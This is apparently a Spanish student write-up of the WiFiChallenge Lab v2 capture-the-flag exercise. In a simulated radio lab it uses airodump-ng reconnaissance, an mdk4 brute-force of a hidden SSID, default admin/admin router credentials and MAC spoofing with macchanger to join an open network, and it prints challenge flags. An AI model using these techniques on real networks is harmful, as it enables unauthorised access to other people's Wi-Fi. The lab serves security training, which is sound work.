




Práctica 6.4 - Lab v2 WifiChallengue



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En esta práctica aprovechamos todo lo aprendido anteriormente y utilizaremos todo esto para resolver WifiChallenge2.

Introduction:



The screenshot shows a web application interface for 'WifiChallenge2'. A modal window is open, displaying a challenge. At the top of the modal, there are tabs for 'Challenge' and '1974 Solves', with a close button (X) on the right. The main text of the challenge asks: '00. What is the contents of the file /root/flag.txt on the VM?'. Below this, the number '50' is displayed. A instruction says 'Download the VM and answer the question:'. Another line of text asks 'What is the content of the file /root/flag.txt on the VM?'. There is a blue button labeled 'View Hint'. At the bottom of the modal, there is a text input field labeled 'Flag' and a 'Submit' button. Below the modal, a terminal window shows the command 'cat /root/flag.txt' being executed, resulting in the output 'flag{2162ae75cdefc5f731dfed4efa8b92743d1fb556}'.

Challenge 1974 Solves

00. What is the contents of the file /root/flag.txt on the VM?

50

Download the VM and answer the question:

What is the content of the file /root/flag.txt on the VM?


View Hint

Flag Submit

```
root@WiFiChallengeLab:/home/user# cat /root/flag.txt
flag{2162ae75cdefc5f731dfed4efa8b92743d1fb556}
root@WiFiChallengeLab:/home/user#
```

Comenzamos convirtiéndonos en superusuarios para poder realizar todas las prácticas de manera correcta.

Recon:



Creamos la interfaz wlan0mon y nos ponemos en escucha tras poner la tarjeta en red en modo monitor:

```

root@WiFiChallengeLab:/home/user# airmon-ng start wlan0

Found 5 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
574 avahi-daemon
577 NetworkManager
601 wpa_supplicant
611 avahi-daemon
871 ifplugd

PHY      Interface      Driver      Chipset
phy0      wlan0            mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
              (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
              (mac80211 station mode vif disabled for [phy0]wlan0)
phy1      wlan1            mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy2      wlan2            mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy3      wlan3            mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy4      wlan4            mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy5      wlan5            mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy6      wlan6            mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy60     wlan60           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211

root@WiFiChallengeLab:/home/user# airodump-ng wlan0mon

```

```

root@WiFiChallengeLab:/home/user# airodump-ng wlan0mon --band abg --manufacturer --wps

```

Cambiamos el comando ya que no llegamos a encontrar wifi global, con esto podemos verlo:

F0:9F:C2:71:22:17	-28	10	20	0	44	54e	WPA2	CCMP	MGT	0.0	wifi-global	Ubiquiti Networks Inc.
F0:9F:C2:71:22:16	-28	10	0	0	44	54e	WPA2	CCMP	MGT	0.0	wifi-regional	Ubiquiti Networks Inc.

Siendo la respuesta el canal 44.

Challenge
1858 Solves

02. What is the MAC of the wifi-IT client?

50

What is the MAC of the wifi-IT client?

View Hint

View Hint

Flag

Submit

F0:9F:C2:1A:CA:25	-28	17	10	0	11	54e	WPA3	CCMP	SAE	0.0	wifi-IT	Ubiquiti Networks Inc.
F0:9F:C2:6A:88:26	-28	17	0	0	11	54	OPN			0.0	<length: 9>	Ubiquiti Networks Inc.
5A:36:C9:77:56:78	-28	18	0	0	9	54	WPA2	TKIP	PSK	0.0	vodafone7123	Unknown
9E:66:99:37:91:A4	-28	37	0	0	3	54	WPA2	CCMP	PSK	0.0	MOVISTAR_JVG2	Unknown
F0:9F:C2:71:22:11	-28	37	1390	0	3	54	WEP	WEP		0.0	wifi-old	Ubiquiti Networks Inc.
BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes					
F0:9F:C2:7A:33:28	64:32:A8:BD:64:54	-29	0 -48e	0	5		wifi-regional-tablets					
F0:9F:C2:71:22:17	64:32:A8:BC:53:51	-29	18e- 1e	998	36		open-wifi,home-WiFi,WiFi-Restaurant					
F0:9F:C2:71:22:17	64:32:A8:BA:18:42	-29	18e-24e	0	82							
F0:9F:C2:71:22:12	28:6C:07:6F:F9:44	-29	54 -54	0	4							
F0:9F:C2:71:22:10	B0:72:8F:B0:78:48	-29	54 -54	0	4							
F0:9F:C2:1A:CA:25	10:F9:6F:AC:53:52	-29	54e- 1e	0	10							

Con el mismo comando, podemos ver que la MAC de la red de wifi-IT es F0:...

Para saber la mac del cliente, unicamente tendremos que fijarnos que coincida el BSSID con la MAC de la wifi, la MAC que aparece justo ala derecha en STATION, es el cliente conectado en ella.

Challenge
1804 Solves

03. What is the probe of 78:C1:A7:BF:72:46?
50

What is the probe of 78:C1:A7:BF:72:46 that follows the format of the other networks in the range (wifi-)?

View Hint

View Hint

Flag

Submit

Mismo procedimiento, esta vez nos fijamos en STATION directamente ya que nos da el cliente.

(not associated)	02:00:00:00:00:00	-49	0	-	0	0	
(not associated)	78:C1:A7:BF:72:46	-49	0	-	1	63	wifi-offices,Jason
(not associated)	B4:99:BA:6F:F9:45	-49	0	-	1	66	wifi-offices,Jason

Challenge
1573 Solves

04. What is the ESSID of the hidden AP (mac F0:9F:C2:6A:88:26)?

50

What is the ESSID of the hidden AP (mac F0:9F:C2:6A:88:26)?

View Hint

View Hint

View Hint

Flag

Submit

Nos piden averiguar el nombre de una red que tiene el AP oculto.

```
F0:9F:C2:6A:88:26 -28 80 0 0 11 54 OPN 0.0 <length: 9> Ubiquiti Networks Inc.
```

```
user@WiFiChallengeLab:~$ sudo find "/" -name rockyou-top100000.txt 2>/dev/null
/root/rockyou-top100000.txt
user@WiFiChallengeLab:~$ cat /root/rockyou-top100000.txt
cat: /root/rockyou-top100000.txt: Permission denied
user@WiFiChallengeLab:~$ sudo cat /root/rockyou-top100000.txt | grep -E '^w{4}$' > rockyou4.txt
user@WiFiChallengeLab:~$ ls
. Desktop Downloads Pictures replay_arf-0123-183118.cap rockyou4.txt Templates updateWiFiChallengeLab.sh wpa.cap
besside.log Documents Music Public restartWiFi.sh tareas tools Videos wpa.cap
user@WiFiChallengeLab:~$ cat rockyou4.txt | awk '{print "wifi-" $0}' > rockyouWifi.txt
user@WiFiChallengeLab:~$
```

Sabiendo que el tamaño máximo es de 9 y que todas las redes wifi empiezan por wifi-, sabemos que la cantidad máxima de caracteres que pueden haber diferentes son 4, por lo que con grep -E y awk seleccionamos únicamente las palabras con 4 caracteres y a esta nueva lista de 4 caracteres, le agregamos con awk wifi- en el principio, tras esto con la herramienta mdk4 de la siguiente manera:

0	0	0	54	WPA2	CCMP	PSK	wifi-30AN	Unkn
0	0	11	54e	WPA3	CCMP	SAE	wifi-management	Ubiq
36	0	11	54e	WPA3	CCMP	SAE	wifi-IT	Ubiq
0	0	11	54	OPN		0.0	<length: 9>	Ubiq
0	0	9	54	WPA2	TKIP	PSK	vodafone7123	Unkn
0	0	3	54	WPA2	CCMP	PSK	MOVISTAR_JYG2	Unkn
12994	0	3	54	WEP	WEP		wifi-old	Ubiq


Primero con iwconfig, seleccionamos el canal donde se encuentra este wifi.


```
root@WiFiChallengeLab:/home/user# iwconfig wlan0mon channel 11
root@WiFiChallengeLab:/home/user# mdk4 wlan0mon p -t F0:9F:C2:6A:88:26 -f rockyouWifi.txt
Waiting for a beacon frame from target to get its SSID length.
SSID length is 9
Trying SSID: wifi-love
Packets sent: 1 - Speed: 1 packets/sec
Trying SSID: wifi-free
Packets sent: 167 - Speed: 166 packets/sec
Probe Response from target AP with SSID wifi-free
Job's done, have a nice day :)
```

Obtenemos el resultado y el nombre siendo wifi-free

Terminando así el reconocimiento.


OPN:





Al realizar la conexión nos fijamos arriba que pertenecemos a la conexión de la interfaz Wlan1, con esto realizamos un IP a y nos fijamos en la ip y red que nos encontramos en este caso /24, donde probablemente el router y la gateway se encuentren en la .1

Tras esto, utilizamos la gateway para acceder al router por firefox y como nos dice la actividad utilizaremos los default credentials admin admin, para poder iniciar sesión



Encontrando así la flag.

Continuaremos con la siguiente:

Challenge
1107 Solves

06. What is the flag on the AP router of the wifi-guest network?

100

What is the flag on the AP router of the wifi-guest network?

View Hint

Flag

Submit

```

root@WiFiChallengeLab:/home/user# airodump-ng wlan0mon -w . --manufacturer --wps --band abg -c 6
01:07:57 Created capture file "-.02.cap".

CH 6 ][ Elapsed: 6 s ][ 2025-02-05 01:08

BSSID              PWR  RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH WPS  ESSID              MANUFACTURER
F0:9F:C2:71:22:10  -28   0      67         44    1   6   54  OPN             CCMP  PSK             wifi-guest          Ubiquiti Networks Inc.
BE:33:DF:A2:71:D3  -28  100     67          0    0   6   54  WPA2            CCMP  PSK             MiFibra-5-D6G3      Unknown
F0:9F:C2:71:22:12  -28   0      67         34    1   6   54  WPA2            CCMP  PSK             wifi-mobile          Ubiquiti Networks Inc.
CE:CB:B1:E6:BF:A8  -28  100     67          0    0   6   54  WPA2            CCMP  PSK             WIFI-JUAN            Unknown

BSSID              STATION            PWR   Rate    Lost  Frames  Notes  Probes
(not associated)    64:32:A8:BA:18:42  -29    0 - 1    4      2
(not associated)    78:C1:A7:BF:72:46  -49    0 - 1   12      6
(not associated)    B4:99:BA:6F:F9:45  -49    0 - 1   12      6
F0:9F:C2:71:22:10   B0:72:BF:44:B0:49  -29   48 -24    0     10
F0:9F:C2:71:22:10   80:18:44:BF:72:47  -29   18 -18    0     10
F0:9F:C2:71:22:10   B0:72:BF:B0:78:48  -29    2 -54    0     24
F0:9F:C2:71:22:12   28:6C:07:6F:F9:43  -29    6 -54    0     34
  
```

Realizamos el scan de la red en el canal 6 ya que es donde se encuentra wifi-guest

Para acceder a esta red, utilizaremos un archivo .conf con la red a la que queremos conectarnos y la mac de algún usuario que se encuentre en esa red.

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	WPS	ESSID
F0:9F:C2:71:22:10	-28	0	1762	901	1	6	54	OPN			wifi-quest
BE:33:DF:A2:71:D3	-28	100	1762	0	0	6	54	WPA2	CCMP	PSK	MiFibra-5-D6G3
F0:9F:C2:71:22:12	-28	0	1762	764	1	6	54	WPA2	CCMP	PSK	wifi-mobile
CE:CB:B1:E6:BF:A8	-28	100	1762	0	0	6	54	WPA2	CCMP	PSK	WIFI-JUAN
BSSID	STATION		PWR	Rate	Lost	Frames	Notes	Probes			
(not associated)	64:32:A8:07:6C:40		-29	0 - 1	0	6	AP_router,wifi-corp				
(not associated)	64:32:A8:BD:64:54		-29	0 - 1	0	8	wifi-regional-tablets				
(not associated)	64:32:A8:BA:6C:41		-29	0 - 1	0	4	wifi-corp				
(not associated)	02:00:00:00:03:00		-49	0 - 1	0	6					
(not associated)	02:00:00:00:01:00		-49	0 - 1	0	6					
(not associated)	02:00:00:00:02:00		-49	0 - 1	0	6					
(not associated)	02:00:00:00:06:00		-49	0 - 1	0	6					
(not associated)	02:00:00:00:04:00		-49	0 - 1	0	6					
(not associated)	02:00:00:00:05:00		-49	0 - 1	0	6					
(not associated)	64:32:A8:AC:53:50		-29	0 - 1	0	8	wifi-regional				
(not associated)	64:32:A8:A9:DE:55		-29	0 - 1	0	8	wifi-regional-tablets				
(not associated)	64:32:A8:BC:53:51		-29	0 - 1	0	32	open-wifi,home-WiFi,WiFi				
(not associated)	64:32:A8:AD:AB:53		-49	0 - 1	42	88	wifi-corp-legacy				
(not associated)	64:32:A8:BA:18:42		-29	0 - 1	0	4					
(not associated)	78:C1:A7:BF:72:46		-49	0 - 1	0	132	wifi-offices,Jason				
(not associated)	B4:99:BA:6F:F9:45		-49	0 - 1	0	132	wifi-offices,Jason				
F0:9F:C2:71:22:10	B0:72:BF:44:B0:49		-29	6 - 12	0	180					
F0:9F:C2:71:22:10	80:18:44:BF:72:47		-29	1 - 6	0	180					
F0:9F:C2:71:22:10	B0:72:BF:B0:78:48		-29	12 - 54	0	540					
F0:9F:C2:71:22:12	28:6C:07:6F:F9:44		-29	1 - 54	0	18	wifi-mobile				
F0:9F:C2:71:22:12	28:6C:07:6F:F9:43		-29	9 - 54	0	738					

Vamos a copiar la MAC de algún dispositivo que se encuentre en la red para utilizarlo nosotros.

Preparamos el .conf

```
root@WiFiChallengeLab:/home/user# cat wifi.conf
network={
    ssid="wifi-guest"
    key_mgmt=NONE
    scan_ssid=1
}
root@WiFiChallengeLab:/home/user#
```

```
root@WiFiChallengeLab:/home/user# ip link set wlan1 down
root@WiFiChallengeLab:/home/user# macchanger -m B0:72:BF:B0:78:48 wlan1
Current MAC: 02:00:00:00:01:00 (unknown)
Permanent MAC: 02:00:00:00:01:00 (unknown)
New MAC: b0:72:bf:b0:78:48 (unknown)
root@WiFiChallengeLab:/home/user# ip link set wlan1 up
root@WiFiChallengeLab:/home/user#
```

```

root@WiFiChallengeLab:/home/user# wpa_supplicant -Dnl80211 -iwlan1 -c wifi.conf
Successfully initialized wpa_supplicant
wlan1: SME: Trying to authenticate with f0:9f:c2:71:22:10 (SSID='wifi-guest' freq=2437 MHz)
wlan1: Trying to associate with f0:9f:c2:71:22:10 (SSID='wifi-guest' freq=2437 MHz)
wlan1: Associated with f0:9f:c2:71:22:10
wlan1: CTRL-EVENT-CONNECTED - Connection to f0:9f:c2:71:22:10 completed [id=0 id_str=]
wlan1: CTRL-EVENT-SUBNET-STATUS-UPDATE status=0

```


```

root@WiFiChallengeLab:/home/user# dhclient wlan1 -v
Internet Systems Consortium DHCP Client 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/


Listening on LPF/wlan1/b0:72:bf:b0:78:48
Sending on LPF/wlan1/b0:72:bf:b0:78:48
Sending on Socket/fallback
DHCPDISCOVER on wlan1 to 255.255.255.255 port 67 interval 3 (xid=0xde93614d)
